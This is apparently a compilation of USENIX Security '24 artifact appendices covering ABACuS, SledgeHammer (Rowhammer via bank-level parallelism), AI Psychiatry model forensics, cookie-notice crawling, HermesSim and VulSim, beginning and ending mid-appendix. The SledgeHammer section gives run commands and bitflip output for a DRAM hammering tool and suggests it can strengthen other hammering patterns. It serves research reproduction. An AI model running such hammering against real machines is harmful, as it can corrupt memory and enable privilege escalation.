**Results:** The area cost of ABACuS, Graphene, and Hydra is printed (along with all data used to fill the cells of Table 1). The ratio of Graphene's "Total Area" at "nRH:125" ($5.68 mm^2$) to ABACuS's "Total Area" at "nRH:125" ($0.25 mm^2$) is 22.72×.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: SledgeHammer: Amplifying Rowhammer via Bank-level Parallelism

Ingab Kang
University of Michigan
igkang@umich.edu

Walter Wang
Georgia Tech
walwan@gatech.edu

Jason Kim
Georgia Tech
nosajmik@gatech.edu

Stephan van Schaik
University of Michigan
stephvs@umich.edu

Youssef Tobah
University of Michigan
ytobah@umich.edu

Daniel Genkin
Georgia Tech
genkin@gatech.edu

Andrew Kwong
UNC Chapel Hill
andrew@cs.unc.edu

Yuval Yarom
Ruhr University Bochum
yuval.yarom@rub.de

## A Artifact Appendix

### A.1 Abstract

This artifact is an implementation of multi-bank hammering in our paper. It is based on the TRRespass repository and designed to test bitflips on Intel systems with DDR4 memory. The code is expected to show a near-linear increase in the number of total bitflips with the increase of hammered banks and a jump in the effectiveness of the hammering pattern when the number of hammered banks is increased from one to two.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Running this program should not pose any security, privacy, or ethical concerns that we know of. By design, bitflips found by the code are contained in address spaces within the program. However, it may be possible that the program may flip a random bit in the system and make the system to be unstable.

#### A.2.2 How to access

The code is avaliable at: Github Page Link

#### A.2.3 Hardware dependencies

Running this program requires a 6th to 10th-generation Intel processor with a DDR4 compatible mainboard. The installed DDR4 memory must be susceptible to TRRespass.

#### A.2.4 Software dependencies

The code requires gcc and Make to compile. DRAM addressing function in *src/main.c* must be configured according to the DRAM configuration. We include the addressing function for 8GB x8 single DIMM, single channel and 16GB x8 two DIMMs, dual channel configuration for 6th to 10th-generation Intel processors. The addressing function can be configured through *src/main.c*. Additional addressing functions for different configurations can be discovered using DRAMA,

The OS should be linux-based and the code requires 1GB hugepage to be available or transparent hugepages be set to *madvise* or *always* in the OS.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

The machine running the program should satisfy all hardware and software dependencies from the previous section. While running the program, it is advised that no other program is running alongside it, as it may interfere with the hammering process.

#### A.3.1 Installation

With the test machine setup, *cd* into *multibank_hammer* and run *make*. Then, run *sudo ./hugepage.sh* to mount the 1 GB huge page.

#### A.3.2 Basic Test

After compiling the code, run *sudo ./obj/tester -v*. In our configuration, we were able to see a bitflip within the first minute. If a bitflip is found, there will be a command line output notifying the user of the flip direction and the row, bank, and column of the flipped bit. The program will terminate after 1000 different hammering iterations.

```
1 [HAMMER] - r18123.bk20.col0000/r18125.bk17.col0000/r18125.bk20.col0000/r18127.bk17.col0000/r18291.bk20.col0000/r182
  93.bk17.col0000/r18293.bk20.col0000/r18295.bk17.col0000/r18113.bk20.col0000/r18114.bk17.col0000/r18115.bk20.col0000
  /r18116.bk17.col0000/r18321.bk20.col0000/r18324.bk17.col0000/r18323.bk20.col0000/r18326.bk17.col0000/r18989.bk20.co
  l0000/r18986.bk17.col0000/r18991.bk20.col0000/r18988.bk17.col0000:
2 thp                0: 375:34
3 [FLIP] - (00 => 08)      vict: r18988.bk20.col0722
4 thp                1: 366:33
```

Figure 1: Example of output.

```
Parsing:  ../tmptest/multibank_hammer/data/231016.castro_thp512_r10_b1to7_iter1000_00FF.memcheck.540000.csv  Bias: False  Hist:  False
evsets:  thp      0 bias:  0 banks:   1 aggs:  10 numattks:  1000  patterns:   512 tot. avg:  352.295 a2a. avg:   64.878 xbk:      64.878  flips:    1270  flips/attk:  1.27
evsets:  thp      0 bias:  0 banks:   2 aggs:  10 numattks:  1000  patterns:   885 tot. avg:  365.003 a2a. avg:   33.285 xbk:      66.570  flips:    3248  flips/attk:  3.248
evsets:  thp      0 bias:  0 banks:   3 aggs:  10 numattks:  1000  patterns:   919 tot. avg:  377.422 a2a. avg:   22.907 xbk:      68.721  flips:    4117  flips/attk:  4.117
evsets:  thp      0 bias:  0 banks:   4 aggs:  10 numattks:  1000  patterns:   945 tot. avg:  383.245 a2a. avg:   17.056 xbk:      68.224  flips:    4867  flips/attk:  4.867
evsets:  thp      0 bias:  0 banks:   5 aggs:  10 numattks:  1000  patterns:   901 tot. avg:  392.496 a2a. avg:   14.017 xbk:      70.085  flips:    3628  flips/attk:  3.628
evsets:  thp      0 bias:  0 banks:   6 aggs:  10 numattks:  1000  patterns:   827 tot. avg:  411.189 a2a. avg:   12.055 xbk:      72.330  flips:    2461  flips/attk:  2.461
evsets:  thp      1 bias:  0 banks:   1 aggs:  10 numattks:  1000  patterns:   534 tot. avg:  352.335 a2a. avg:   64.880 xbk:      64.880  flips:    1299  flips/attk:  1.299
evsets:  thp      1 bias:  0 banks:   2 aggs:  10 numattks:  1000  patterns:   863 tot. avg:  364.924 a2a. avg:   33.288 xbk:      66.576  flips:    3315  flips/attk:  3.315
evsets:  thp      1 bias:  0 banks:   3 aggs:  10 numattks:  1000  patterns:   939 tot. avg:  377.360 a2a. avg:   22.901 xbk:      68.703  flips:    4149  flips/attk:  4.149
evsets:  thp      1 bias:  0 banks:   4 aggs:  10 numattks:  1000  patterns:   935 tot. avg:  383.344 a2a. avg:   17.056 xbk:      68.224  flips:    4877  flips/attk:  4.877
evsets:  thp      1 bias:  0 banks:   5 aggs:  10 numattks:  1000  patterns:   893 tot. avg:  392.560 a2a. avg:   14.019 xbk:      70.095  flips:    3809  flips/attk:  3.809
evsets:  thp      1 bias:  0 banks:   6 aggs:  10 numattks:  1000  patterns:   855 tot. avg:  411.090 a2a. avg:   12.048 xbk:      72.288  flips:    2661  flips/attk:  2.661
```

Figure 2: Example of the parser output.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** The provided multi-bank hammering pattern exhibits a jump in the number of bitflips per bank per hammering attempt when increasing the number of hammered banks from one to two.

**(C2):** The total number of bitflips per hammering attempt will increase almost linearly with the increase in the number of hammered banks when increasing from two. The optimal number of banks would differ per configured system. In our case, the number of bitflips peaked at 4 banks.

### A.4.2 Experiments

By default, the code is configured to hammer 10 aggressors per bank and increase the number of hammered banks from 1 to 6, hammering 1000 iterations per bank configuration. On our machine, this took around 2 hours to run.

**Preparation:** Set the DRAM addressing function in *src/main.c* according to the system configuration and *num_aggs* in *hammer-suite.c* to the optimal number of aggressors of the installed DDR4 DIMM and run *make*.

**Execution:** run *sudo ./obj/tester -v*. Parse the result by running *python3 ./parse_result.py data/test.csv -v*.

**Results:** Figure 1 is the an example of the program output. Line 1 shows the aggressor rows in the order that they are hammered. line 2 and 4 is the hammering pattern (thp), the 0 and 1 after the pattern indicate whether we're looking for 0 to 1 flips or 1 to 0 flips, respectively. The number after the colon is the total time it took for the hammering pattern (ms) and the time between two ACTs to rows across banks (ns). Note that because this is across banks, the time between ACTs would be smaller as ACTs are parallelized. Finally, line 3 is the output when a bitflip is found. It indicates the flip direction and the location of the flipped bit. This information, aggressor rows, timing information, and the bitflips, are also saved as a file in *data/test.csv* by default.

Figure 2 is an exemplary output of the parser. *thp 0* are the results for 0 to 1 flips and *thp 1* are the results for 1 to 0 flips. *numattks* is the total number of different hammering attempts, *patterns* is the number of patterns that was able to flip bits, *tot. avg* is the average time in ms to run the hammering pattern, *a2a* is the average time between activates (across banks), *xbk* is the average time between activates within a bank. *flips* is the total number of flips across all iterations, and *flips/attk* is the total number of flips divided by the number of iterations.





Figure 3: Total number of flips plot.

If you plot the total number of flips, it should look like Figure 3, where the number of flips increases with the number of banks. In Figure 3, the peak was with 4 banks, a 2.85x increase in total number of bitflips compared to 1 bank. The peak number of banks and the total number of bitflips may differ per configuration.

Figure 4 is the total number of flips divided by the hammering iterations divided by hammered banks. This is to measure how effective the hammering pattern is at flipping bits. The plot should show a jump when increasing the number of banks from one to two and steadily decline afterwards. In Figure 4





Figure 4: Total number of flips / (number of iterations * number of banks).

the effectiveness jumped by 1.2x compared to a single bank. The increase in effectiveness may differ per configuration.

## A.5 Notes on Reusability

While multi-bank hammering was only tested with n-sided hammering, the same principles that increased the number of flips should apply to other hammering patterns, such as Blacksmith. This would allow the user to create more powerful hammering patterns.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix AI Psychiatry: Forensic Investigation of Deep Learning Networks in Memory Images

David Oygenblik[1], Carter Yagemann[2], Joseph Zhang[3], Arianna Mastali[1], Jeman Park[4] , Brendan Saltaformaggio [1]
[1]*Georgia Institute of Technology* [2]*Ohio State University*
[3]*University of Pennsylvania* [4]*Kyung Hee University*

## A Artifact Appendix

### A.1 Abstract

The artifact is a code repository (with supporting documentation) for AiP, an automated memory forensics pipeline used to recover uniquely deployed ML models from system memories. AiP consists of a memory forensics application built on top of the Volatility framework to recover the ML model. AiP also includes a ML project hook, to rehost a deployed ML model into a live DL system.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

The artifact should not pose any inherent security, privacy, or ethical concerns. No preexisting data is read or transmitted. For security and ethical reasons, the artifact does not include ML backdooring tools nor does it include any active malware to perform a runtime attack on any ML models.

#### A.2.2 How to access

The artifact is a code repository and well-documented tutorial that can can be accessed on GitHub: https://github.com/CyFI-Lab-Public/AiP/tree/aip-stable

#### A.2.3 Hardware dependencies

While AiP does not require any specific hardware with regards to where it is deployed, AIP does require a valid OS profile (of a Linux machine) as well as a system to perform rehosting on (OS agnostic). AiP also requires a valid CUDA memory dump (for recovery of models deployed on the GPU) in addition to the main memory. For models not deployed on the GPU, a CUDA memory dump is not required.

#### A.2.4 Software dependencies

The preferred environment for running AiP is Ubuntu 22.04 LTS (Long Time Support). However, AiP should work with any recent version of Ubuntu. Given the fact that Ubuntu is a Debian based operating system, AiP should also work on Debian 11 and up (64 bit).

Another important component of AiP is the rest of the volatility framework (version 3) which enables AiP to identify the OS and process in which the ML model is deployed. Volatility 3 requires numerous other software dependencies to function, and the instructions can be found at https://github.com/volatilityfoundation/volatility3/tree/v2.7.0. The maintaining and the building of this project does not require a specific machine as long as the machine supports the Volatility 3 framework and is capable of running Python 3.7.0 or higher. The preferred environment for AiP is any Ubuntu 22.X setup or newer with a Python 3.7.X interpreter. This project also requires a Volatility 3 setup, and will not function with Volatility 2. However, AiP can, with some effort be ported to Volatility 2. Main memory dumps analyzed by AiP are collected with LiME which can be found at https://github.com/504ensicsLabs/LiME/tree/v1.9.1. GPU memory dumps are collected with Cuda-GDB. More information about memory aquisition can be found in the appendix of the paper.

#### A.2.5 Benchmarks

The primary bench mark used in the paper is the recovery and rehosting of multiple ML models (i.e. weights, layers, shapes, architecture, etc), such as those of MobileNetV2, ResNet, Bi-LSTM, and other model types used in real world applications. As these models are utilized in a variety of real world settings, and can be used during online and federated learning, AiP is evaluated on deployments of these models to verify its effectiveness. The benchmark was run on the Ubuntu 22.04 LTS operating system with AiP deployed, and the results are shown in Table 2 of the paper. We also performed an evaluation of AiPs rehosting capability in Table 3.

### A.3 Set-up

#### A.3.1 Installation

Users should follow the Setup section of the README to deploy AiP.

### A.3.2 Basic Test

Users should follow the Usage section of the README, which covers includes a step-by-step tutorial of running AiP on a SOTA ML model, namely YoloV8, which utilizes object detection to identify and bound various objects within images taken in various settings. Prior to deployment of AiP we ensured that the YoloV8 model was trained and had high accuracy.

Running AiP on a memory image containing a process deploying YoloV8 should reveal:

1. A complete summary of the types of objects within the Python process that the ML model is deployed in. Likewise, AiP will directly output the model identified (being YoloV8) and its in-memory type.

2. The types, ordering and shapes of the layers utilized in the YoloV8 model. These will be in order, and will correspond to exactly two tensors for each layer (activation and bias). The pointers to tensor buffers will be outputted, alongside each tensor's shape and number of weights.

3. Whether the tensor was on the GPU or not, and if so will output the pointer to the location in the GPU memory dump where the buffer can be found.

4. What is recovered and rehosted in AiP such that the deployed YoloV8 can be reused on the investigator's system.

The README contains step-by-step instructions for deployment and provides running examples to assist users in verifying the successful completion of each phase.

## A.4 Evaluation workflow

This subsection serves to illustrate the assertions made in our paper. However, due to memory dump sizes and restrictions on testing systems, original memory dumps are not available for testing. We provide memory dumps in our accessible server for YoloV8 and MobileNetV2 implemented in PyTorch. However, upon following the instructions in the README to setup AiP and acquire memory dumps of deployed ML models, users should be able to correctly recover and rehost deployed ML models.

### A.4.1 Major Claims

**(C1):** AiP is able to correctly recovery 30 deployed ML models out of 30 total models (100% accuracy). This is highlighted in experiment (E1) described in Section 4.2 of the paper and illustrated in Table 2.

**(C2):** AiP recovered all parameters of models ranging from 2.7M to 94M parameters with 100% accuracy. This is described in experiment (E2), section 4.2 of the paper, and illustrated in Table 2.

**(C3):** AiP correctly recovers all layers, shapes, and tensors for the deployed ML model, sucessfully filtering all tensors that are not from the ML model. This is proven by experiment (E3) described in Section 4.2 of the paper and illustrated in Table 2.

**(C4):** AiP recovers pointers to tensors in GPU memory for all 30 ML models. This is proven by experiment (E4) described in Section 4.1 of the paper and illustrated in Table 2.

**(C5):** AiP successfully rehosted all models, and all layer types, into the investigators testing system. Likewise, the models will have the same accuracy when deployed and on the investigators system. This is proven by experiment (E5) described in Section 4.3 of the paper and illustrated in Table 3.

### A.4.2 Experiments

**(E1):** [6 human-days + 2 compute-days + 2TB storage]: Evaluate the performance of AiP in recovering deployed ML models.
**Preparation:** Train various ML models across multiple DL frameworks and deploy them on a Linux machine with a GPU. Collect CPU/GPU memory images during deployment.
**Execution:** Run AiP on memory images collected from the system when a ML model is ran on the Linux machine and collect results corresponding to the model's layers, layer shapes, and tensors.
**Results:** AiP should be able to recover the deployed DL model, with precision. Meaning that it has 100% accuracy on the subsequent experiments.

**(E2):** [6 human-days + 2 compute-days + 2TB storage]: Recover the parameters of each deployed ML model.
**Preparation:** Train various ML models across multiple DL frameworks and deploy them on a Linux machine with a GPU. Collect CPU/GPU memory images during deployment.
**Execution:** Run AiP on memory images collected from the system when a ML model is ran on the Linux machine and collect results corresponding to the parameters (weights) of the ML model.
**Results:** AiP should be able to recover the deployed DL model parameters, with precision. Meaning that it has 100% accuracy on the weight recovery.

**(E3):** [6 human-days + 2 compute-days + 2TB storage]: Execute AiP to recover all the layers, shapes, and tensors for the deployed ML model.
**Preparation:** Train various ML models across multiple DL frameworks and deploy them on a Linux machine with a GPU. Collect CPU/GPU memory images during deployment.

**Execution:** Run AiP on memory images collected from the system when a ML model is ran on the Linux machine and collect results corresponding to the the recovery of high level attributes of the ML model such as layer types, shapes, and tensors.
**Results:** AiP should be able to recover the deployed the high level attributes of the DL model with 100% accuracy.

**(E4):** [6 human-days + 2 compute-days + 2TB storage]: Run AiP to recover all tensors hosted on GPU memory for deployed ML models.
**Preparation:** Train various ML models across multiple DL frameworks and deploy them on a Linux machine with a GPU. Collect CPU/GPU memory images during deployment.
**Execution:** Run AiP on memory images collected from the system when a ML model is ran on the Linux machine and collect results corresponding to the the recovery of GPU pointers/buffers of tensors corresponding to the layers of the ML model when the model is deployed on the GPU.
**Results:** AiP should be able to recover the tensors placed in GPU memory.

**(E5):** Correctly rehost the layers and parameters recovered from the deployed ML model into an investigator's system.
**Preparation:** Utilizing the output of AiPs recovery (i.e. recovered tensors, layers, tensor buffers, etc), the investigator can begin AiP's rehosting process.
**Execution:** Run the rehosting script (following the README) to get the model in the live environment to utilize what was recovered from the deployed ML model.
**Results:** AiP correctly recovers and rehosts all of the layers and parameters (weights) of the ML model in an investigative environment.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Automated Large-Scale Analysis of Cookie Notice Compliance

Ahmed Bouhoula
ETH Zurich

Karel Kubicek
ETH Zurich

Amit Zac
ETH Zurich

Carlos Cotrini
ETH Zurich

David Basin
ETH Zurich

## A Artifact Appendix

### A.1 Abstract

This artifact contains the source code and instructions needed to reproduce our results. In particular, we provide experiments to reproduce both our crawls and the evaluation results of our machine learning models.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

We ignore `robots.txt`, which we believe is meant for search engines and not research crawlers. As per the ethics committee at our institution, we do not require ethics approval for our crawling study since it does not involve human subjects. Moreover, our crawl does not harm website owners, since the computational costs are negligible and our findings are published in aggregated form without exposing individual websites. Regarding the legal aspect, we considered different legal regimes and concluded that our research does not violate laws such as fraud, trespass, or breach of contract since our intentions are to carry out good-faith privacy research. We have not identified any security or privacy concerns for website owners stemming from our crawls.

Although our artifact requires root privileges for Docker to be executed, there are no security or privacy risks to the host machine.

#### A.2.2 How to access

The artifact is available on GitHub: https://github.com/bouhoula/alsacnc/releases/tag/v1.0.3

#### A.2.3 Hardware dependencies

The artifact can run on any machine with an `x86-64` architecture CPU and the necessary software dependencies. We used a machine with a 16-core CPU (AMD 5950X), 64GB RAM, and an RTX 3080 Ti GPU. Machines with different performance may require to adjust the `--num_browsers` parameter, which indicates the number of parallel browsers used by the crawler. As a rule of thumb, modern CPUs can handle two browsers per physical core.

We recommend running the artifact with 50 GB of free storage on the root partition.

While a GPU is not mandatory, it significantly speeds up the training times of the BERT models in experiment (E2). To use a GPU, please adapt the `docker/docker-compose.yaml` according to the instructions under the `classifier` and `ml-eval` services.

#### A.2.4 Software dependencies

The artifact requires Docker and Docker Compose. As for the host machine, we tested various Linux distributions without issues.

The crawler uses the ports 5000, 5001, and 5432. Please make sure that these ports are available or adapt `docker/docker-compose.yaml` to use different ports.

#### A.2.5 Benchmarks

Benchmarks do not apply to our artifact. However, the machine learning models are trained on the following datasets:

- A dataset of 400 cookie notices annotated by Santos et al. [45]. This dataset is not included as it is not public. However, it is available upon request by contacting the authors.
- A dataset of interactive elements created and annotated by us, which is included in the GitHub repository.
- The dataset of labeled cookies created by Bollinger et al. [4], available at https://zenodo.org/records/5838646.

Our crawler visits a list of websites generated using the Chrome User Experience Report (*CrUX*) [10]. By default, the crawler uses the same list as we used in our study, which is included in the repository. When you wish to modify the CrUX list generation using the parameters in `config/experiment_config.yaml`, you must provide an API key to download the new list. Details about setting up the API key are included in the repository's README.

## A.3 Set-up

### A.3.1 Installation

Clone the GitHub repository and install Docker and Docker Compose. To run Docker without root privileges, add your user to the docker group `sudo usermod -a -G docker $USER`. Exit your current terminal session and start a new one for the changes to take effect.

### A.3.2 Basic Test

Run `./run.sh --test`. If this command does not encounter errors, the Docker environment was successfully built. A typical failure can be caused by insufficient storage.

This commands also starts the LibreTranslate container, which has to download several models upon creation and remains unhealthy until the download is complete. Please wait until the container is healthy before running the crawl. You can monitor this by using the `docker ps` command.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** We conduct the largest case study to date on cookie purpose compliance, covering 97k websites. We report on potential GDPR violations and dark patterns. For instance, we find that 65.4% of websites do not respect users' negative consent. Figure 4 includes our findings regarding other violations and dark patterns. Our sample is heterogeneous and removes the selection bias specific to a subset of websites implementing certain CMPs. In particular, as shown by Section 6 and Figure 7, restricting the analysis to websites implementing certain types of CMPs leads to biased observations.

### A.4.2 Other Claims

**(C2):** We made other claims related to the performance of our machine learning models as described in Section 4.

### A.4.3 Experiments

**(E1):** *[Crawl] [30 human-minutes + 1 compute-hour for each 300 websites + 50GB disk + 10 Mbit/s network I/O on average]*: This experiment involves crawling (a subset of) the 97k websites covered in our paper. Note that, since the full crawl may take several days, the number of crawled websites can be restricted using the `--num_domains` argument. For example, `--num_domains 1000` randomly samples 1000 websites to crawl from our list.

**How to:** Once the environment is set up as described in Section A.3, run the following command and adapt its arguments if needed: `./run.sh --crawler --num_domains 1000 --num_browsers 30`. Once the Docker container finishes the execution, get the corresponding experiment ID by running: `./run.sh --ls`. Then, process the crawl results by: `./run.sh --predictor --experiment_id <experiment_id>`. Finally, the following command displays a summary of the crawl results: `./run.sh --summary --experiment_id <experiment_id>`.

**Results:** The last command displays a summary of the crawl results. In particular, this includes various violations and dark pattern ratios included in our paper. Please note that the results may vary, since they depend on the following factors.

Time: The current prevalence of violations and dark patterns may have evolved since the May 2023 crawl described in the paper.

Location: Usage of cookies and cookie consent depends on jurisdictions, so performing the crawl from a different country could lead to different results. In particular, if you use an IP address from outside the EU, one may encounter much fewer cookie notices than we observed in the crawl from Germany.Note that it is possible to use a custom proxy for the crawl, which you can specify in `config/experiment_config.yaml`.

Variance: Crawling a smaller sample of websites may lead to results that differ from those obtained from all 97k websites.

Further data: The rank-based analysis conducted in our paper requires a separate crawl with the `--maximum_rank` parameter set to 500000. An API key is required to download CrUX domains. Details about setting up the API key are included in the repository's README.

**(E2):** *[ML evaluation] [15 human-minutes + 2.5 compute-hours + 50GB disk]*: This experiment involves reproducing the evaluation of the machine learning models described in Section 4. Note that some randomness aspects were not properly fixed in our experiments, and fixing these issues leads to negligibly different scores than what we reported in Section 4. The evaluation only covers Sections 4.2 and 4.3, since results from Section 4.1 require a dataset which is available upon request by contacting Santos et al. [45].

**How to:** Run `./run.sh --ml-eval`. This will first run the evaluation of the declared purpose and interactive elements models if their respective datasets are available in the `data/` directory. You can move the dataset files to a different location to skip this part of the evaluation. Next, the script runs the evaluation of the cookie classification model.

**Results:** The evaluation of each of the declared purpose and interactive elements models shows logs for individual cross-validation folds that can be ignored, followed

by the cross-validation results. The evaluation of the cookie classification model shows results that can be compared to those included in Table 1.

## A.5 Notes on Reusability

If you intend to re-use our artifact for your own research, you might want to update the version of OpenWPM used by our crawler as this allows you to use a more recent version of Firefox. Although this should improve the results, some OpenWPM updates include significant changes that require some effort to integrate properly. You should also refer to `config/experiment_config.yaml` for customization options.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Code is not Natural Language: Unlock the Power of Semantics-Oriented Graph Representation for Binary Code Similarity Detection

Haojie He[1], Xingwei Lin[2], Ziang Weng[1],
Ruijie Zhao[1], Shuitao Gan[3], Libo Chen[1], Yuede Ji[4], Jiashui Wang[2], and Zhi Xue[1]
[1]School of Electronic Information and Electrical Engineering, Shanghai Jiao Tong University [2]Ant Group
[3]Laboratory for Advanced Computing and Intelligence Engineering [4]University of North Texas
*{sgfvamll, ziangweng, ruijiezhao, bob777, zxue}@sjtu.edu.cn*,
*{linyi.lxw, quhe}@antgroup.com*, *ganshuitao@gmail.com*, *yuede.ji@unt.edu*

## A Artifact Appendix

### A.1 Abstract

Our artifact contains the source code, data, results, and links to external resources (e.g., code and datasets published by previous work) for the experiments we conduct in this paper. We aim to show that HermesSim can achieve the claimed performance on the well-established dataset published by previous work.

### A.2 Description & Requirements

*[Mandatory] This section should list all the information necessary to recreate the same experimental setup you have used to run your artifact. Where it applies, the minimal hardware and software requirements to run your artifact. It is also very good practice to list and describe in this section benchmarks where those are part of, or simply have been used to produce results with, your artifact.*

#### A.2.1 Security, privacy, and ethical concerns

None.

#### A.2.2 How to access

The source code, analysis scripts, and their usage instructions are available at: https://github.com/NSSL-SJTU/HermesSim/tree/a8fee0d218519826dd4a7a9799077eff. We provide our datasets and all evaluation results at https://zenodo.org/records/10369788.

#### A.2.3 Hardware dependencies

We recommend using a PC with 16 GiB of main memory and a GPU with 10GiB of memory (NVIDIA GeForce RTX 3080 is our choice). Approximately 300 GiB of disk space is needed to store the dataset and (intermediate) results for this evaluation.

#### A.2.4 Software dependencies

We evaluate our methods with pytorch 1.13.1 with cuda 11.6. Other dependencies can be found in https://github.com/NSSL-SJTU/HermesSim/tree/a8fee0d218519826dd4a7a9799077eff/requirements.txt.

#### A.2.5 Benchmarks

We use the dataset published on https://github.com/Cisco-Talos/binary_function_similarity. We have pre-processed the dataset and provide the inputs suitable for our model on https://zenodo.org/records/10369788/files/inputs.tar.xz?download=1. Still, the evaluator and other researchers can choose to reproduce all pre-processing steps following the instructions on https://github.com/NSSL-SJTU/HermesSim/tree/a8fee0d218519826dd4a7a9799077eff/README.md#how-to-reproduce-the-experiments. Additionally, transferring the processing steps to other datasets can be done without significant modifications. This has been tested on a self-built real-world RTOS dataset.

### A.3 Set-up

#### A.3.1 Installation

- Clone our github repository, enter the project root and setup the python environment using the command provided in https://github.com/NSSL-SJTU/HermesSim?tab=readme-ov-file#0-setup.

- Make a sub-directory named `dbs`. Download and extract the dataset meta files and the lifted binary functions on https://zenodo.org/records/10369788/files/dbs.tar.xz?download=1 to the `dbs` sub-directory.
- Make a sub-directory named `inputs`. Download and extract the pre-processed model input on https://zenodo.org/records/10369788/files/inputs.tar.xz?download=1 to the `inputs` sub-directory.
- Make a sub-directory named `outputs`. Optionally, download and extract our experiment results on https://zenodo.org/records/10369788/files/outputs.tar.xz?download=1 to the `outputs` sub-directory.

#### A.3.2 Basic Test

At this point, the evaluator should be able to train the model. Test it with:

```
python model/main.py \
--config model/configures/e00_major_noinfer.json \
    --inputdir dbs \
    --dataset=one \
    --num_epochs=1
```

### A.4 Evaluation workflow

#### A.4.1 Major Claims

**(C1):** HermesSim can achieve the state-of-the-art on the well-established dataset published by previous work. This is proven by the experiment (E1) described in Section 5.2 whose results are reported in Table 1.

**(C2):** The semantics-oriented graph (SOG) representation proposed in this paper is more appropriate for binary code similarity detection than previous representations. This is proven by the experiment (E2) described in Section 5.3 whose results are reported in Table 2.

**(C3):** The multi-head softmax aggregator proposed in this paper is more efficient than previously used aggregator models. This is proven by the experiment (E3) described in Section 5.3 whose results are also reported in Table 2.

#### A.4.2 Experiments

**(E1):** *[HermesSim Evaluation] [15 human-minutes + 1 compute-hour + 1GB of disk space for results]: Retraining and testing HermesSim to generate data supporting C1.*

**Execution:** First, retrain HermesSim and then infer the testing dataset using:

```
python model/main.py --inputdir dbs \
    --config ./model/configures/e00_major.json \
    --dataset=one
```

This will cost about 1 compute-hour (with NVIDIA GeForce RTX 3080). And an output directory is automatically created under the `$HermesSimRoot/outputs/`. Second, evaluate and collect results with:

```
python \
postprocess/2.summarize_results/collect_stats.py \
    dbs/Dataset-1/pairs/experiments/ \
    outputs/Output-xxxx_yyyyyy
```

The directory name `Output-xxxx_yyyyyy` should be replaced with the output directory generated in the first step.

**Results:** A python notebook named `print_plot_results-custom.ipynb` is provided to ease the collection and review of experiment results (under the directory `postprocess/3.pp_results/`). Find the block titled with `E1`, replace the `EXPERIMENT_ROOT` constant with the output directory generated in the first step, and re-run that block. Due to randomness, the replicated results may not be exactly the same as those presented in the paper (results presented in the paper are the average of 10 independent runs). Typically, the error is within the range of 1%.

**(E2):** *[Ablation Study - Representation Part] [1 human-hour + 6.5 compute-hour + 5GB of disk space for results]* All steps are the same as E1 except that in the first step, the evaluator should invoke the `model/main.py` with a different configure file `./model/configures/e02_repr.json`. The experiment for CFG-PalmTree representation is not reproduced in this step since it only supports the x64 architecture and needs special setups.

**(E3):** *[Ablation Study - Aggregator Part] [1 human-hour + 3 compute-hour + 1.5GB of disk space for results]* All steps are the same as E1 except that in the first step, the evaluator should invoke the `model/main.py` with a different configure file `./model/configures/e02_aggrs.json`.

### A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: VulSim: Leveraging Similarity of Multi-Dimensional Neighbor Embeddings for Vulnerability Detection

Samiha Shimmi
Northern Illinois University
sshimmi@niu.edu

Ashiqur Rahman
Northern Illinois University
ashiqur.r@niu.edu

Mohan Gadde
Northern Illinois University
mgadde1@niu.edu

Hamed Okhravi
MIT Lincoln Laboratory
hamed.okhravi@ll.mit.edu

Mona Rahimi
Northern Illinois University
mrahimi1@niu.edu

## A Artifact Appendix

This section provides a clear description of the hardware, software, and configuration requirements of the paper mentioned in the title.

### A.1 Abstract

Our artifact is the source code to reproduce the result of the paper. It contains the source code to run our model. We provided a full pre-processed dataset to reproduce the results of Table 3 of the paper which is our major claim. Our model relies on three pre-existing models namely Code2vec, SBERT and CodeBERT. To run our model, it is not necessary to run all three models if you use the pre-processed data to run our model. These three models are publicly available. If you want to run the pre-processing part as well, you need to download all the models and setup according to their instructions. We provided the download link and also our code where we used their model to generate a set of features.

### A.2 Description & Requirements

To run our model (Table 3 in the paper), we only need some basic Python library and that is provided in the Python script. This part runs our model on pre-processed data. No additional requirements are required if you run our model on the pre-processed data. Data is also provided and all the instructions are available in the Readme file.

